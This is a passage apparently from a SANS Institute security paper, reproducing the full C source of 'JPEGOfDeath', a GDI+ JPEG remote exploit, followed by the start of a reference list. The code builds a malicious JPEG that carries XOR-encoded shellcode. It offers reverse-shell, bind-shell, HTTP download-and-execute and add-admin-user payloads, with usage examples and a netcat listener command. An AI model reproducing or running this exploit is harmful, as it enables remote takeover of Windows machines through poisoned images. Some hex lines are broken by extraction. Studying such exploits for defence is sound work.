"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char http_shellcode[]=
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x30\x30\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
"\xCC\x73\x9C\x14\x57\x84\x9C\x54\xE8\x57\x62\xEE\x9C\x44\x14"
"\x71\x26\xC5\x71\xAF\x17\x07\x71\x96\x2D\x5A\x4D\x63\x10\x3E"
"\xD5\xFE\xE5\xE8\xE8\xE8\x9E\xC4\x9C\x6D\x2B\x16\xC0\x14\x48"
"\x6F\x9C\x5C\x0F\x9C\x64\x37\x9C\x6C\x33\x16\xC1\x16\xC0\xEB"
"\xBA\x16\xC7\x81\x90\xEA\x46\x26\xDE\x97\xD6\x18\xE4\xB1\x65"
"\x1D\x81\x4E\x90\xEA\x63\x05\x50\x50\xF5\xF1\xA9\x18\x17\x17"
"\x17\x3E\xD9\x3E\xE0\xFE\xFF\xE8\xE8\xE8\x26\xD7\x71\x9C\x10"
"\xD6\xF7\x15\x9C\x64\x0B\x16\xC1\x16\xD1\xBA\x16\xC7\x9E\xD1"
"\x9E\xC0\x4A\x9A\x92\xB7\x17\x17\x17\x57\x97\x2F\x16\x62\xED"
"\xD1\x17\x17\x9A\x92\x0B\x17\x17\x17\x47\x40\xE8\xC1\x7F\x13"
"\x17\x17\x17\x7F\x17\x07\x17\x17\x7F\x68\x81\x8F\x17\x7F\x17"
"\x17\x17\x17\xE8\xC7\x9E\x92\x9A\x17\x17\x17\x9A\x92\x18\x17"
"\x17\x17\x47\x40\xE8\xC1\x40\x9A\x9A\x42\x17\x17\x17\x46\xE8"
"\xC7\x9E\xD0\x9A\x92\x4A\x17\x17\x17\x47\x40\xE8\xC1\x26\xDE"
"\x46\x46\x46\x46\x46\xE8\xC7\x9E\xD4\x9A\x92\x7C\x17\x17\x17"
"\x47\x40\xE8\xC1\x26\xDE\x46\x46\x46\x46\x9A\x82\xB6\x17\x17"
"\x17\x45\x44\xE8\xC7\x9E\xD4\x9A\x92\x6B\x17\x17\x17\x47\x40"
"\xE8\xC1\x9A\x9A\x86\x17\x17\x17\x46\x7F\x68\x81\x8F\x17\xE8"
"\xA2\x9A\x17\x17\x17\x44\xE8\xC7\x48\x9A\x92\x3E\x17\x17\x17"
"\x47\x40\xE8\xC1\x7F\x17\x17\x17\x17\x9A\x8A\x82\x17\x17\x17"
"\x44\xE8\xC7\x9E\xD4\x9A\x92\x26\x17\x17\x17\x47\x40\xE8\xC1"
```

```
"\xE8\xA2\x86\x17\x17\x17\xE8\xA2\x9A\x17\x17\x17\x44\xE8\xC7"
"\x9A\x92\x2E\x17\x17\x17\x47\x40\xE8\xC1\x44\xE8\xC7\x9A\x92"
"\x56\x17\x17\x17\x47\x40\xE8\xC1\x7F\x12\x17\x17\x17\x9A\x9A"
"\x82\x17\x17\x17\x46\xE8\xC7\x9A\x92\x5E\x17\x17\x17\x47\x40"
"\xE8\xC1\x7F\x17\x17\x17\x17\xE8\xC7\xFF\x6F\xE9\xE8\xE8\x50"
"\x72\x63\x47\x65\x78\x74\x56\x73\x73\x65\x72\x64\x64\x17\x5B"
"\x78\x76\x73\x5B\x7E\x75\x65\x76\x65\x6E\x56\x17\x41\x7E\x65"
"\x63\x62\x76\x7B\x56\x7B\x7B\x78\x74\x17\x48\x7B\x74\x65\x72"
"\x76\x63\x17\x48\x7B\x60\x65\x7E\x63\x72\x17\x48\x7B\x74\x7B"
"\x78\x64\x72\x17\x40\x7E\x79\x52\x6F\x72\x74\x17\x52\x6F\x7E"
"\x63\x47\x65\x78\x74\x72\x64\x64\x17\x40\x7E\x79\x5E\x79\x72"
"\x63\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x56"
"\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x58\x67\x72\x79\x42\x65"
"\x7B\x56\x17\x5E\x79\x63\x72\x65\x79\x72\x63\x45\x72\x76\x73"
"\x51\x7E\x7B\x72\x17\x17\x17\x17\x17\x17\x17\x17\x17\x7A\x27"
"\x27\x39\x72\x6F\x72\x17"
"m00!";

char admin_shellcode[] =
"\x66\x81\xec\x80\x00\x89\xe6\xe8\xb7\x00\x00\x00\x89\x06\x89\xc3"
"\x53\x68\x7e\xd8\xe2\x73\xe8\xbd\x00\x00\x00\x89\x46\x0c\x53\x68"
"\x8e\x4e\x0e\xec\xe8\xaf\x00\x00\x00\x89\x46\x08\x31\xdb\x53\x68"
"\x70\x69\x33\x32\x68\x6e\x65\x74\x61\x54\xff\xd0\x89\x46\x04\x89"
"\xc3\x53\x68\x5e\xdf\x7c\xcd\xe8\x8c\x00\x00\x00\x89\x46\x10\x53"
"\x68\xd7\x3d\x0c\xc3\xe8\x7e\x00\x00\x00\x89\x46\x14\x31\xc0\x31"
"\xdb\x43\x50\x68\x72\x00\x73\x00\x68\x74\x00\x6f\x00\x68\x72\x00"
"\x61\x00\x68\x73\x00\x74\x00\x68\x6e\x00\x69\x00\x68\x6d\x00\x69"
"\x00\x68\x41\x00\x64\x00\x89\x66\x1c\x50\x68\x58\x00\x00\x00\x89"
"\xe1\x89\x4e\x18\x68\x00\x00\x5c\x00\x50\x53\x50\x50\x53\x50\x51"
"\x51\x89\xe1\x50\x54\x51\x53\x50\xff\x56\x10\x8b\x4e\x18\x49\x49"
"\x51\x89\xe1\x6a\x01\x51\x6a\x03\xff\x76\x1c\x6a\x00\xff\x56\x14"
"\xff\x56\x0c\x56\x6a\x30\x59\x64\x8b\x01\x8b\x40\x0c\x8b\x70\x1c"
"\xad\x8b\x40\x08\x5e\xc2\x04\x00\x53\x55\x56\x57\x8b\x6c\x24\x18"
"\x8b\x45\x3c\x8b\x54\x05\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01"
"\xeb\xe3\x32\x49\x8b\x34\x8b\x01\xee\x31\xff\xfc\x31\xc0\xac\x38"
"\xe0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf2\x3b\x7c\x24\x14\x75\xe1"
"\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b\x5a\x1c\x01\xeb\x8b\x04"
"\x8b\x01\xe8\xeb\x02\x31\xc0\x89\xea\x5f\x5e\x5d\x5b\xc2\x08\x00";

char header1[] =
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64"
"\x00\x64\x00\x00\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00"
"\x04\x00\x00\x00\x0A\x00\x00\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65"
"\x00\x64\xC0\x00\x00\x00\x01\xFF\xFE\x00\x01\x00\x14\x10\x10\x19"
"\x12\x19\x27\x17\x17\x27\x32\xEB\x0F\x26\x32\xDC\xB1\xE7\x70\x26"
"\x2E\x3E\x35\x35\x35\x35\x35\x3E";
```

```
char setNOPs1[] =
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char setNOPs2[] =
"\x3E\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x2F\x00\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8";

char header2[] =
"\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x01\x15\x19\x19"
"\x20\x1C\x20\x26\x18\x18\x26\x36\x26\x20\x26\x36\x44\x36\x2B\x2B"
"\x36\x44\x44\x44\x42\x35\x42\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44"
"\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\x44\xFF\xC0\x00"
"\x11\x08\x03\x59\x02\x2B\x03\x01\x22\x00\x02\x11\x01\x03\x11\x01"
"\xFF\xC4\x00\xA2\x00\x00\x02\x03\x01\x01\x00\x00\x00\x00\x00\x00"
"\x00\x00\x00\x00\x00\x03\x04\x01\x02\x05\x00\x06\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x02"
"\x03\x10\x00\x02\x01\x02\x04\x05\x02\x03\x06\x04\x05\x02\x06\x01"
"\x05\x01\x01\x02\x03\x00\x11\x21\x31\x12\x04\x41\x51\x22\x13\x05"
"\x61\x32\x71\x81\x42\x91\xA1\xC1\x52\x23\x14\xB1\xD1\x62\x15\xF0"
"\xE1\x72\x33\x06\x82\x24\xF1\x92\x43\x53\x34\x16\xA2\xD2\x63\x83"
"\x44\x54\x25\x11\x00\x02\x01\x03\x02\x04\x03\x08\x03\x00\x02\x03"
"\x01\x00\x00\x00\x00\x01\x11\x21\x31\x02\x41\x12\xF0\x51\x61\x71"
"\x81\x91\xA1\xB1\xD1\xE1\xF1\x22\x32\x42\x52\xC1\x62\x13\x72\x92"
"\xD2\x03\x23\x82\xFF\xDA\x00\x0C\x03\x01\x00\x02\x11\x03\x11\x00"
"\x3F\x00\x0F\x90\xFF\x00\xBC\xDA\xB3\x36\x12\xC3\xD4\xAD\xC6\xDC"
"\x45\x2F\xB2\x97\xB8\x9D\xCB\x63\xFD\x26\xD4\xC6\xD7\x70\xA4\x19"
"\x24\x50\xCA\x46\x2B\xFC\xEB\x3B\xC7\xC9\xA5\x4A\x8F\x69\x26\xDF"
"\x6D\x72\x4A\x9E\x27\x6B\x3E\xE6\x92\x86\x24\x85\x04\xDB\xED\xA9"
"\x64\x8E\x6B\x63\x67\x19\x1A\xA5\xE7\xB8\x28\x3D\x09\xAB\x5D\x5F"
"\x16\xF7\x8C\xED\x49\x4C\xF5\x01\xE6\xE5\xD5\x1C\x49\xAB\x10\x71"
"\xA6\x36\x9B\x93\x24\x61\x00\x0F\x61\xEC\x34\xA7\x9C\x23\xF4\x96"
"\xC6\xE6\xAF\xB7\x80\x76\xEF\x93\xF0\xAA\x28\x8A\x6B\xE0\x18\xC0"
"\xA4\x9B\x7E\x90\x39\x03\xC2\x90\xDC\x43\x31\x91\x62\x91\x86\x23"
"\x35\x35\xA2\x80\x4D\xFA\x72\x31\x07\x9D\x03\x70\xA8\x93\x24\x4F"
"\x89\x51\x83\x5E\xA4\x2E\x7A\xC0\x7D\xA9\x8A\x10\x61\x64\x07\xFA"
"\x88\xC6\x89\x26\xDA\x0F\x20\xBD\xB9\x16\xD2\xA8\xE8\x91\x3F\x1A"
"\xE2\xBA\xF0\xBE\x74\xAB\x1D\xC4\x44\x15\x1A\x8A\x9C\xC7\x2A\x6B"
"\xA3\x33\xB7\x1E\x88\x47\x69\xA9\x64\x68\x26\xC1\x97\x0B\xD6\x86"
"\x8B\x1B\x29\xC6\x87\xE4\xC7\xFD\xCC\x53\x11\xA5\x9C\x62\x6A\xE5"
"\x40\x37\x61\x89\xF6\xB2\x9C\x2A\x7C\xFD\x05\x6A\x30\x5F\x52\x02"
"\xEB\x72\xBF\x7D\x74\x4C\x23\xB9\x8F\xD8\x78\x67\x54\x59\x64\x47"
"\xC5\x75\x21\x18\xD5\xE3\x58\xE1\x72\x63\xBF\x6D\xBD\xCB\xCA\x82"
```

```
"\x65\xE7\xDB\x09\x54\x4F\x0D\x95\x86\x76\xE3\xF2\xA0\x48\x82\x55"
"\xD7\xA6\xCE\xA7\xAA\xDC\x6A\xF1\xA9\x8E\xE0\x35\xC1\xCA\xA1\xD4"
"\x93\xD2\xD6\x39\x95\x3C\x6B\x46\x60\xAC\xC1\x3B\x60\xC9\x70\x84"
"\x8E\xA1\x9A\x9A\x20\x01\x94\xCA\x08\x91\x53\xDC\x01\xB1\xB5\x12"
"\x37\x11\xC6\xC1\xAC\xF1\x11\xD4\x9C\x6B\x3E\x69\x76\xF0\x1D\x7B"
"\x52\x6D\xC9\xA8\x66\x94\xBB\x79\x8F\x7E\xDE\x17\xFD\x4D\xAB\x1E"
"\x76\x7A\xA3\x2B\xE2\x50\x06\xB7\x2C\xEB\x2A\x49\xC9\xEA\x4E\x9B"
"\xE7\xCA\xAF\x1E\xEC\x23\xDC\x8B\xE1\x6B\x5F\x1A\x9B\xE8\x49\x2E"
"\x63\xE5\x03\x32\xCD\x19\xB8\x23\x10\x78\x1F\x85\x5C\x15\x8C\x97"
"\x84\x9B\xDB\x15\x35\x9F\x16\xE0\x1E\x86\xB9\x8F\x97\x11\x4E\xDA"
"\x35\x02\x45\x25\x93\xF8\x55\x24\x17\xB9\x1B\xF5\xC8\x07\xA9\xE2"
"\x2A\x76\xB0\xC2\x37\x01\x95\xAD\x81\xB6\x1C\x6A\xA2\x38\xD9\xAE"
"\xCA\x59\x18\x75\x25\xFF\x00\x81\xAE\xD8\xE8\xBB\x47\x62\xAC\xB7"
"\xB6\xA1\x8D\x40\xE3\x86\x65\x6D\x1E\xDB\x89\x2F\x9D\xCD\x6B\x24"
"\x62\x41\x61\x89\xAC\x2D\x8B\x3E\xB6\x68\xC0\x63\x73\x70\x6B\x6B"
"\x6A\xA1\x7A\xAC\x56\xE7\x11\x56\x58\xD4\x13\xA4\x0B\xB6\xEB\xB3"
"\x3B\x47\x22\x95\xD3\x53\x2E\xEA\x19\x86\x96\xF7\x03\x83\x52\x9E"
"\x54\xAB\x6E\x58\x63\x7C\x33\xCE\x93\xB1\x19\x1C\xE9\xDB\xAA\x35"
"\xBF\x46\x8D\xD4\xD2\x56\xE0\xE0\x33\xA1\x4D\x0A\x4E\x3B\xB1\xCD"
"\xD4\x06\x44\x56\x4A\xCD\x24\x26\xEA\x6D\x7A\x87\xDC\x3B\x60\x6D"
"\xFC\x2A\x86\x1B\x97\x36\x6D\x42\x04\xA0\x11\xEE\xE7\x46\x22\x35"
"\xD5\x26\xB0\x1C\x0B\x7C\x69\x5F\x06\xEC\x5A\xC5\x0B\x46\x70\x27"
"\xF2\xD4\x79\xAD\x89\xDA\x30\x74\xBD\x98\xE4\x68\x58\x86\xE4\x1B"
"\x69\xB9\xDC\x2B\x30\x87\x48\x53\xC5\x85\x3B\xDD\x8A\x4E\xB5\x42"
"\xB2\x8C\x6E\x2C\x01\xF8\x56\x04\x7B\xC9\xA3\x05\x4F\xB4\xD5\xA2"
"\xDF\xF6\xFD\xC6\xE2\xA7\x3C\x89\x24\xFE\xA9\x5E\xC3\xD4\x6D\xF7"
"\x85\xC9\x59\x39\x63\x59\x9B\xFF\x00\x06\x1A\x5E\xFA\x69\x0A\x46"
"\x2B\xC0\x9F\xC2\x91\x8B\xC9\x40\x58\x16\xBD\xF2\xC0\xD3\x3B\x7F"
"\x2D\xA9\xBB\x2E\x49\x42\x6D\x52\x70\x39\x62\x9F\x08\x73\x6F\x20"
"\x09\x64\x00\x01\x83\x2B\x00\xD5\x97\xBC\xDC\xF6\x9C\xA7\x66\xEA"
"\xD9\xB6\x9F\xE1\x56\xDE\xBA\xEC\x65\xB4\x44\xD8\xE3\x8D\x52\x2F"
"\x36\xCE\x74\x33\x7E\x9F\x2E\x22\x99\x8B\xC9\x6D\x5A\x6D\x9E\xA8"
"\x22\xC7\x0C\xA8\x62\x3D\x17\x1D\x2F\xC8\xFA\xD4\xB0\x9E\x14\x45"
"\x45\xD5\x6E\x96\x04\xE1\xF1\xA0\x37\x90\x5B\xD8\x7F\x81\x57\x1B"
"\xC8\xD5\x48\x27\x0E\x3C\x6B\x3D\xCD\x44\x15\x92\x41\x25\x94\x82"
"\xAE\x0E\x42\x97\x8D\x8C\x6D\xAE\x56\xB8\x26\xD8\x0F\xE3\x43\x93"
"\x73\x18\x75\x28\xD7\xF8\xD5\xFF\x00\x74\xE4\x18\xC2\x82\xAC\x6F"
"\x86\x7F\x2A\x4C\xBE\xE5\xFC\xD2\x22\xCC\x9A\x32\xD1\x7C\x7D\x68";

char admin_header0[]=
"\xFF\xD8\xFF\xE0\x00\x10\x4A\x46\x49\x46\x00\x01\x02\x00\x00\x64\x00\x
60\x00\x00"
"\xFF\xEC\x00\x11\x44\x75\x63\x6B\x79\x00\x01\x00\x04\x00\x00\x00\x0A\x
00\x00"
"\xFF\xEE\x00\x0E\x41\x64\x6F\x62\x65\x00\x64\xC0\x00\x00\x00\x01"
;
```

```
char admin_header1[]=
"\xFF\xFE\x00\x01"
;

char admin_header2[]=
"\x00\x14\x10\x10\x19\x12\x19\x27\x17\x17\x27\x32"
;

char admin_header3[]=
"\xEB\x0F\x26\x32"
;

char admin_header4[]=
"\xDC\xB1\xE7\x70"
;

char admin_header5[]=
"\x26\x2E\x3E\x35\x35\x35\x35\x35\x3E"
"\xE8\x00\x00\x00\x00\x5B\x8D\x8B"
"\x00\x05\x00\x00\x83\xC3\x12\xC6\x03\x90\x43\x3B\xD9\x75\xF8"
;

char admin_header6[]=
"\x00\x00\x00\xFF\xDB\x00\x43\x00\x08\x06\x06\x07\x06\x05\x08\x07\x07"
"\x07\x09\x09\x08\x0A\x0C\x14\x0D\x0C\x0B\x0B\x0C\x19\x12\x13\x0F\x14
"
"\x1D\x1A\x1F\x1E\x1D\x1A\x1C\x1C\x20\x24\x2E\x27\x20\x22\x2C\x23\x1
C"
"\x1C\x28\x37\x29\x2C\x30\x31\x34\x34\x34\x1F\x27\x39\x3D\x38\x32\x3C"
"\x2E\x33\x34\x32\xFF\xDB\x00\x43\x01\x09\x09\x09\x0C\x0B\x0C\x18\x0D
"
"\x0D\x18\x32\x21\x1C\x21\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32\x32"
"\x32\x32\x32\x32\x32\xFF\xC0\x00\x11\x08\x00\x03\x00\x03\x03\x01\x22"
"\x00\x02\x11\x01\x03\x11\x01\xFF\xC4\x00\x1F\x00\x00\x01\x05\x01\x01"
"\x01\x01\x01\x01\x00\x00\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05"
"\x06\x07\x08\x09\x0A\x0B\xFF\xC4\x00\xB5\x10\x00\x02\x01\x03\x03\x02"
"\x04\x03\x05\x05\x04\x04\x00\x00\x01\x7D\x01\x02\x03\x00\x04\x11\x05"
"\x12\x21\x31\x41\x06\x13\x51\x61\x07\x22\x71\x14\x32\x81\x91\xA1\x08"
"\x23\x42\xB1\xC1\x15\x52\xD1\xF0\x24\x33\x62\x72\x82\x09\x0A\x16\x17"
"\x18\x19\x1A\x25\x26\x27\x28\x29\x2A\x34\x35\x36\x37\x38\x39\x3A\x43"
"\x44\x45\x46\x47\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64"
"\x65\x66\x67\x68\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x83\x84\x85"
"\x86\x87\x88\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4"
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
"\xA5\xA6\xA7\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\x
C3"
"\xC4\xC5\xC6\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\
xE1"
"\xE2\xE3\xE4\xE5\xE6\xE7\xE8\xE9\xEA\xF1\xF2\xF3\xF4\xF5\xF6\xF7\xF
8"
"\xF9\xFA\xFF\xC4\x00\x1F\x01\x00\x03\x01\x01\x01\x01\x01\x01\x01"
"\x01\x00\x00\x00\x00\x00\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0A"
"\x0B\xFF\xC4\x00\xB5\x11\x00\x02\x01\x02\x04\x04\x03\x04\x07\x05\x04"
"\x04\x00\x01\x02\x77\x00\x01\x02\x03\x11\x04\x05\x21\x31\x06\x12\x41"
"\x51\x07\x61\x71\x13\x22\x32\x81\x08\x14\x42\x91\xA1\xB1\xC1\x09\x23"
"\x33\x52\xF0\x15\x62\x72\xD1\x0A\x16\x24\x34\xE1\x25\xF1\x17\x18\x19"
"\x1A\x26\x27\x28\x29\x2A\x35\x36\x37\x38\x39\x3A\x43\x44\x45\x46\x47"
"\x48\x49\x4A\x53\x54\x55\x56\x57\x58\x59\x5A\x63\x64\x65\x66\x67\x68"
"\x69\x6A\x73\x74\x75\x76\x77\x78\x79\x7A\x82\x83\x84\x85\x86\x87\x88"
"\x89\x8A\x92\x93\x94\x95\x96\x97\x98\x99\x9A\xA2\xA3\xA4\xA5\xA6\xA7"
"\xA8\xA9\xAA\xB2\xB3\xB4\xB5\xB6\xB7\xB8\xB9\xBA\xC2\xC3\xC4\xC5\x
C6"
"\xC7\xC8\xC9\xCA\xD2\xD3\xD4\xD5\xD6\xD7\xD8\xD9\xDA\xE2\xE3\xE4\
xE5"
"\xE6\xE7\xE8\xE9\xEA\xF2\xF3\xF4\xF5\xF6\xF7\xF8\xF9\xFA\xFF\xDA\x0
0"
"\x0C\x03\x01\x00\x02\x11\x03\x11\x00\x3F\x00\xF9\xFE\x8A\x28\xA0\x0F"
;

// Code...
char newshellcode[2048];

unsigned char xor_data(unsigned char byte)
{
return(byte ^ 0x92);
}

void print_usage(char *prog_name)
{
printf(" Exploit Usage:\n");
printf("\t%s -r your_ip | -b [-p port] <JPEG_filename>\n\n", prog_name);
printf("\t\t\t  -a | -d <source_file> <JPEG_filename>\n\n");
printf(" Parameters:\n\n");
printf("\t-r your_ip or -b\t Choose -r for reverse connect attack
mode\n\t\t\t\tand choose -b for a
bind attack.
By default\n\t\t\t\t if you don't specify -r or-b then a bind\n\t\t\t\t attack will
be generated.\n\n");
printf("\t-a or -d\t\t The -a flag will create a user X with pass X, \n\t\t\t\t on
the admin localgroup.
The -d flag, will\n\t\t\t\t execute the source http path of the file\n\t\t\t\t
given.\n");
printf("\n\t-p (optional)\t\t This option will allow you to change the port
\n\t\t\t\t used for a bind
or reverse connect attack.\n\t\t\t\t If the attack mode is bindthen
the\n\t\t\t\t victim will open
the -p port. If the attack\n\t\t\t\t modeis reverse connect  then the port
you\n\t\t\t\t specify will
be the one you wantto listen \n\t\t\t\t on so the victim can  connect to
you\n\t\t\t\t right away.\n\n");
printf(" Examples:\n");
printf("\t%s -r 68.6.47.62 -p 8888 test.jpg\n", prog_name);
printf("\t%s -b -p 1542 myjpg.jpg\n", prog_name);
printf("\t%s -a whatever.jpg\n", prog_name);
printf("\t%s -d http://webserver.com/patch.exe exploit.jpg\n\n",
prog_name);
printf(" Remember if you use the -r option to have netcat listening\n");
printf(" on the port you are using for the attack so the victim will\n");
printf(" be able to connect to you when exploited...\n\n");
printf(" Example:\n");
printf("\tnc.exe -l -p 8888");
exit(-1);
}

int main(int argc, char *argv[])
{
FILE *fout;
unsigned int i = 0,j = 0;
int raw_num = 0;
unsigned long port = 1337; // default port for bind and reverse attacks
unsigned long encoded_port = 0;
unsigned long encoded_ip = 0;
unsigned char attack_mode = 2; // bind by default
char *p1 = NULL, *p2 = NULL;
char ip_addr[256];
char str_num[16];
char JPEG_filename[256];
WSADATA wsa;

printf(" +------------------------------------------------+\n");
printf(" |  JPEGOfDeath - Remote GDI+ JPEG Remote Exploit |\n");
printf(" |    Exploit by John Bissell A.K.A. HighT1mes    |\n");
printf(" |          TweaKed By M4Z3R For GSO            |\n");
printf(" |             September, 23, 2004              |\n");
printf(" +------------------------------------------------+\n");
```

```
if (argc < 2)
print_usage(argv[0]);


 // process commandline
for (i = 0; i < (unsigned) argc; i++)
{

 if (argv[i][0] == '-')
 {

 switch (argv[i][1])
  {

  // reverse connect
  case 'r':
  strncpy(ip_addr, argv[i+1], 20);
   attack_mode = 1;
  break;

  // bind
  case 'b':
   attack_mode = 2;
  break;

  // Add.Admin
  case 'a':
   attack_mode = 3;
  break;

  // DL
  case 'd':
   attack_mode = 4;
  break;

  // port
  case 'p':
  port = atoi(argv[i+1]);
  break;
  }
 }
}

strncpy(JPEG_filename, argv[i-1], 255);
fout = fopen(argv[i-1], "wb");
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
if( !fout ) {
printf("Error: JPEG File %s Not Created!\n", argv[i-1]);
return(EXIT_FAILURE);
}

  // initialize the socket library

if (WSAStartup(MAKEWORD(1, 1), &wsa) == SOCKET_ERROR) {
printf("Error: Winsock didn't initialize!\n");
exit(-1);
}

encoded_port = htonl(port);
encoded_port += 2;

if (attack_mode == 1)
{

  // reverse connect attack

 reverse_shellcode[184] = (char) 0x90;
 reverse_shellcode[185] = (char) 0x92;
 reverse_shellcode[186] = xor_data((char)((encoded_port >> 16) & 0xff));
 reverse_shellcode[187] = xor_data((char)((encoded_port >> 24) & 0xff));

 p1 = strchr(ip_addr, '.');
 strncpy(str_num, ip_addr, p1 - ip_addr);
 raw_num = atoi(str_num);
 reverse_shellcode[179] = xor_data((char)raw_num);

 p2 = strchr(p1+1, '.');
 strncpy(str_num, ip_addr + (p1 - ip_addr) + 1, p2 - p1);
 raw_num = atoi(str_num);
 reverse_shellcode[180] = xor_data((char)raw_num);

 p1 = strchr(p2+1, '.');
 strncpy(str_num, ip_addr + (p2 - ip_addr) + 1, p1 - p2);
 raw_num = atoi(str_num);
 reverse_shellcode[181] = xor_data((char)raw_num);

 p2 = strrchr(ip_addr, '.');
 strncpy(str_num, p2+1, 5);
 raw_num = atoi(str_num);
 reverse_shellcode[182] = xor_data((char)raw_num);
}
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
if (attack_mode == 2)
{
  // bind attack

 bind_shellcode[204] = (char) 0x90;
 bind_shellcode[205] = (char) 0x92;
 bind_shellcode[191] = xor_data((char)((encoded_port >> 16) & 0xff));
 bind_shellcode[192] = xor_data((char)((encoded_port >> 24) & 0xff));
}


if (attack_mode == 4)
{

  // Http DL

   strcpy(newshellcode,http_shellcode);
      strcat(newshellcode,argv[2]);
      strcat(newshellcode,"\x01");

}

  // build the exploit JPEG

if ( attack_mode != 3)
{
 j = sizeof(header1) + sizeof(setNOPs1) + sizeof(header2) - 3;

 for(i = 0; i < sizeof(header1) - 1; i++)
 fputc(header1[i], fout);

 for(i=0;i<sizeof(setNOPs1)-1;i++)
 fputc(setNOPs1[i], fout);

 for(i=0;i<sizeof(header2)-1;i++)
 fputc(header2[i], fout);

 for( i = j; i < 0x63c; i++)
 fputc(0x90, fout);
 j = i;
}

if (attack_mode == 1)
{
 for(i = 0; i < sizeof(reverse_shellcode) - 1; i++)
 fputc(reverse_shellcode[i], fout);
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
}

else if (attack_mode == 2)
{
 for(i = 0; i < sizeof(bind_shellcode) - 1; i++)
 fputc(bind_shellcode[i], fout);
}

else if (attack_mode == 4)
{
 for(i = 0; i<sizeof(newshellcode) - 1; i++)
 {fputc(newshellcode[i], fout);}

 for(i = 0; i< sizeof(admin_shellcode) - 1; i++)
 {fputc(admin_shellcode[i], fout);}
}

else if (attack_mode == 3)
{

  for(i = 0; i < sizeof(admin_header0) - 1; i++){fputc(admin_header0[i],
fout);}

  for(i = 0; i < sizeof(admin_header1) - 1; i++){fputc(admin_header1[i],
fout);}

  for(i = 0; i < sizeof(admin_header2) - 1; i++){fputc(admin_header2[i],
fout);}

  for(i = 0; i < sizeof(admin_header3) - 1; i++){fputc(admin_header3[i],
fout);}

  for(i = 0; i < sizeof(admin_header4) - 1; i++){fputc(admin_header4[i],
fout);}

  for(i = 0; i < sizeof(admin_header5) - 1; i++){fputc(admin_header5[i],
fout);}

  for(i = 0; i < sizeof(admin_header6) - 1; i++){fputc(admin_header6[i],
fout);}

  for (i = 0; i<1601; i++){fputc('\x41', fout);}

  for(i = 0; i < sizeof(admin_shellcode) - 1; i++){fputc(admin_shellcode[i],
fout);}
```

© SANS Institute 2000 - 2005, Author retains full rights.

```
}

if (attack_mode != 3 )
{
 for(i = i + j; i < 0x1000 - sizeof(setNOPs2) + 1; i++)
 fputc(0x90, fout);

 for( j = 0; i < 0x1000 && j < sizeof(setNOPs2) - 1; i++, j++)
 fputc(setNOPs2[j], fout);

}

fprintf(fout, "\xFF\xD9");


fcloseall();

WSACleanup();

printf("  Exploit JPEG file %s has been generated!\n", JPEG_filename);

return(EXIT_SUCCESS);
}"
```
[50]

List of References

[19] What is JPEG?. 2004. www.faqs.org. 09 February 2005. http://www.faqs.org/faqs/compression-faq/part1/section-17.html

API. 2004 Jupitermedia Corporation. 09 Feb 2005. http://www.webopedia.com/TERM/A/API.html

Armstrong, Tom. Netcat - The TCP/IP Swiss Army Knife. 15 February 2001. Unknown. 03 March 2005. http://m.nu/program/util/netcat/netcat.html

